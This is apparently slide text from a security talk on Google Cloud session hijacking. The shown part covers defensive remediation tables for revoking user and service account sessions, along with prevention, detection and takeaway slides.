| Reset Sign-In Cookies | G Suite Admin > Users > user > Security | Revokes current web browser sessions | Does not revoke SDK sessions (CLI/API) |

Sign in cookies

RESET

Resets the user's sign-in cookies, which also signs them out of their account across all devices and browsers.

DONE

Remediation

Revoke User Account Sessions

| Action | Where / How | Description | Drawback |
|------------------------------|---|---|---|
| Reset Sign-In Cookies | G Suite Admin > Users > user > Security | Revokes current web browser sessions | Does not revoke SDK sessions (CLI/API) |
| gcloud auth revoke <account> | gcloud CLI | Revokes OAuth session access token and refresh token for user account | Can only be run on gcloud client machine and attacker can easily delete configuration to prevent this |
| API call to revoke token | https://oauth2.googleapis.com/revoke | Revokes specified OAuth session access token and refresh token | Requires OAuth access or refresh token, which is usually unknown because it is not logged. It is cached on gcloud client machine and is easily deleted by the attacker. |
| Reset password | G Suite Admin > Users | | Does not revoke SDK sessions (CLI/API) |
| Suspend User Account | G Suite Admin > Users | | Revokes SDK sessions (CLI/API) temporarily. Tokens still exist and are valid if User Account enabled again. |
| Delete User Account | G Suite Admin > Users | | Revokes SDK sessions (CLI/API) but has high impact. |


Remediation

Revoke User Account Sessions

- G Suite Admin > Users > user > Security > Connected applications

Connected applications

3 applications connected to this user. [Learn more](#)

| Application | Access level | Authorization date | |
|----------------------|---|---------------------------|---|
| Google APIs Explorer | Has access to Google Services, basic account info | Jul 1, 2020, 10:43:12 PM | |
| Google Cloud SDK | Has some account access, including Google Developers Console, Google Cloud Platform, basic account info | Jul 24, 2020, 10:49:27 AM | |
| Google Chrome | Has full access to your Google Account | Jul 27, 2020, 6:44:10 AM |  Remove Google Chrome |

DONE

Remediation

Revoke User Account Sessions

| Type of Compromised Account | Lock Out Account | Revoke Current Sessions |
|-----------------------------|---|--|
| User Account | <ul style="list-style-type: none">• Reset password• Suspend user• Delete user | <ul style="list-style-type: none">• Reset sign-in cookies ?• CLI: <code>gcloud auth revoke</code> ?• API: revoke token ?• Reset password ?• Suspend user ?• Delete user ?• Delete Connected OAuth application |
| Service Account | <ul style="list-style-type: none">• Rotate/delete API key• Disable service account• Delete service account | |

Remediation

Revoke Service Account Sessions

| Type of Compromised Account | Lock Out Account | Revoke Current Sessions |
|-----------------------------|---|--|
| User Account | <ul style="list-style-type: none">• Reset password• Suspend user• Delete user | <ul style="list-style-type: none">• Reset sign-in cookies ?• CLI: <code>gcloud auth revoke</code> ?• API: revoke token ?• Reset password ?• Suspend user ?• Delete user ?• Delete Connected OAuth application |
| Service Account | <ul style="list-style-type: none">• Rotate/delete API key• Disable service account• Delete service account | <ul style="list-style-type: none">• CLI: <code>gcloud auth revoke</code> ?• API: revoke token ?• Rotate/delete API key ?• Disable service account ?• Delete service account ? |

Remediation

Revoke Service Account Sessions

| Action | Where / How | Description | Drawback |
|------------------------------|---|---|--|
| gcloud auth revoke <account> | gcloud CLI | Revokes OAuth session access token and refresh token for user account | Does not revoke session tokens. |
| API call to revoke token | https://oauth2.googleapis.com/revoke | Revokes specified OAuth session access token and refresh token | Does not work on service account tokens. Error: token is not revocable. But even if it worked, same issues as user accounts. |
| Rotate / delete API key | Google Cloud Console > IAM & Admin > Service Accounts | Deletes API key | Does not revoke SDK sessions (CLI/API) |
| Disable Service Account | Google Cloud Console > IAM & Admin > Service Accounts | Disables Service Account | Revokes SDK sessions (CLI/API) temporarily. Tokens still exist and are valid if User Account enabled again. Suspend > cloud session duration |
| Delete Service Account | Google Cloud Console > IAM & Admin > Service Accounts | Deletes Service Account | Revokes SDK sessions (CLI/API) but has high impact. |

Remediation


Revoke Service Account Sessions

| Type of Compromised Account | Lock Out Account | Revoke Current Sessions |
|-----------------------------|---|--|
| User Account | <ul style="list-style-type: none">• Reset password• Suspend user• Delete user | <ul style="list-style-type: none">• Reset sign-in cookies ?• CLI: <code>gcloud auth revoke</code> ?• API: revoke token ?• Reset password ?• Suspend user ?• Delete user ?• Delete Connected OAuth application |
| Service Account | <ul style="list-style-type: none">• Rotate/delete API key• Disable service account• Delete service account | <ul style="list-style-type: none">• CLI: <code>gcloud auth revoke</code> ?• API: revoke token ?• Rotate/delete API key ?• Disable service account for cloud session duration• Delete service account |


Conclusion

Attack Scenarios

External Client



Google Cloud Platform



Conclusion

Defensive Measures

| | Actions |
|-------------|---|
| Prevention | <ul style="list-style-type: none">• Set Google Cloud session timeouts in G Suite• Implement IP allow lists with VPC service controls• Set MFA |
| Detection | <ul style="list-style-type: none">• Detect failed authorizations due to IP allow lists• Detect failed authorizations due to fake accounts (breadcrumbs) |
| Remediation | <p><u>User Accounts</u></p> <ul style="list-style-type: none">• Reset password in G Suite• Delete OAuth connected application in G Suite <p><u>Service Accounts</u></p> <ul style="list-style-type: none">• Disable/reactivate after cloud session duration <u>or</u>• Delete/recreate service accounts |

Conclusion

Takeaways

- Hijacking authenticated sessions is not new (e.g. web sites)
- Hijacking authenticated GCP sessions is relatively easy, and the “temporary” nature of oauth sessions does not mean they are “secure”
- Cloud vendors generally do a poor job in: tracking temporary tokens, allowing clean revocation, or providing better support for prevention and detection
- We can use defensive techniques from other security architectures:
 - Prevention: session timeouts and using IP allow lists
 - Detection: detect on low-FP auth failures (IP allow lists and breadcrumbs)
 - Remediation: testing + change management organization/competence
- Be aware of the split-responsibility of G Suite vs GCP for security settings related to temporary sessions and tokens

Thank You

Questions

@jenkohwong